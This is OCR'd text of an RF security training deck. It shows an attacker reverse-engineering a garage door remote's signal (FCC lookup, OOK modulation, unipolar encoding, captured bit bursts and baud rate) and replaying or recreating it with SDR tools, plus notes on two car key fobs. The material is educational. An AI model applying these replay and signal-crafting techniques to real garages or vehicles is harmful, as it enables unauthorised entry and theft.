
Displaying records 1 through 1 of 1.

View Form	Display Exhibits	Display Grant	Display Correspondence	Applicant Name	Address	City	State	Country	Zip Code	FCC ID	Application Purpose	Final Action Date	Lower Frequency in MHz	Upper Frequency in MHz
	Detail Summary			Chamberlain Group LLC, The	300 Windsor Dr	Oak Brook	IL	United States	60523	HBW7359	Original Equipment	06/16/20	310.0	390.0

Perform Search Again

Example: Garage Door

Signal Deconstruction




- Knowing the target band, attacker can now capture and inspect the victim's RF transmission
- Day 2 we will study these tools & techniques in detail

Example: Garage Door

Modulation


- With a clear look, attacker recognizes **modulation** as **“On-Off Keying”**
- (To extract raw data, an attacker must separate message & carrier signals)



Example: Garage Door

Modulation


- OOK is the simplest form of ASK (**Amplitude-Shift Keying**)
  - Turning a transmitter On/Off, like Morse code
  - Very common in short-distance communication
- As with frequency, RF hackers will recognize common forms of modulation and their applications



Example: Garage Door

Encoding


- Attacker “demodulates” signal and extracts the raw digital data
- By inspection, attacker can see that “unipolar” **encoding** (line code) is used
- See encodings on next slide for reference…



Example: Garage Door


Documenting Protocol

- From one ‘click’ of the victim’s remote, our attacker now knows:
  - Tx frequency, modulation, encoding
  - Clocking/baud rate
  - Burst/Command structure → raw Tx data
- Attacker has effectively reverse-engineered the remote’s proprietary RF protocol




```
START:   100
          |---           *PREAMBLE?*             ---| DATA-->
BURST A: 10101010101010101010101010101010010101011001101010011010101001100101101010010110101001100110100110101001101001011001100101100 (124s)
(quiet period 275s)
BURST B: 10101010101010101010101010101010010101011010101010011010010110011010010101011001101010100110101001010101011001100101010101

Transmission: Start+[Burst A,quiet, Burst B]x4

symbol period = 225Us
baud = 4.44444k bps
```

Example: Garage Door




Replaying Signal

- As stated, the attacker in this scenario can simply play the initial recording using their own radio to open the garage
- This would be the standard "**replay attack**"
- As we'll see later, real wireless attacks often require going further:
  - Reversing/deconstructing protocol
  - Crafting or modifying transmissions

Example: Garage Door


Crafting From Scratch

- Having deconstructed the transmission, the attacker could also recreate it using basic Software-Defined Radio (SDR) tools
- We'll learn to do this as well using GNU Radio
- Will explore why these techniques are required for attacks (*or testing!*)




Example: Car Keys

- Suppose the attacker from Scenario 1 wants control of *the victim's car* in addition to the garage
- Can apply the same techniques from previous attack




Example: Car Keys

- Real example:
  - Jaguar XK8 (1998)
  - Frequency: 315MHz
    - Labeled on remote; could also look up FCC ID
    - Common for key fobs – again, RF hackers will come to know common frequencies
  - OOK (ASK) modulation again




Example: Car Keys

- Real example:
  - Hyundai Sonata (2012)
  - Frequency: 315MHz
    - Same as first example
  - Modulation: This one uses **Frequency-Shift Keying (FSK)**
  - Encoding: **Manchester**
  - (Can you see how the modulation/encoding are evident in the images below?)



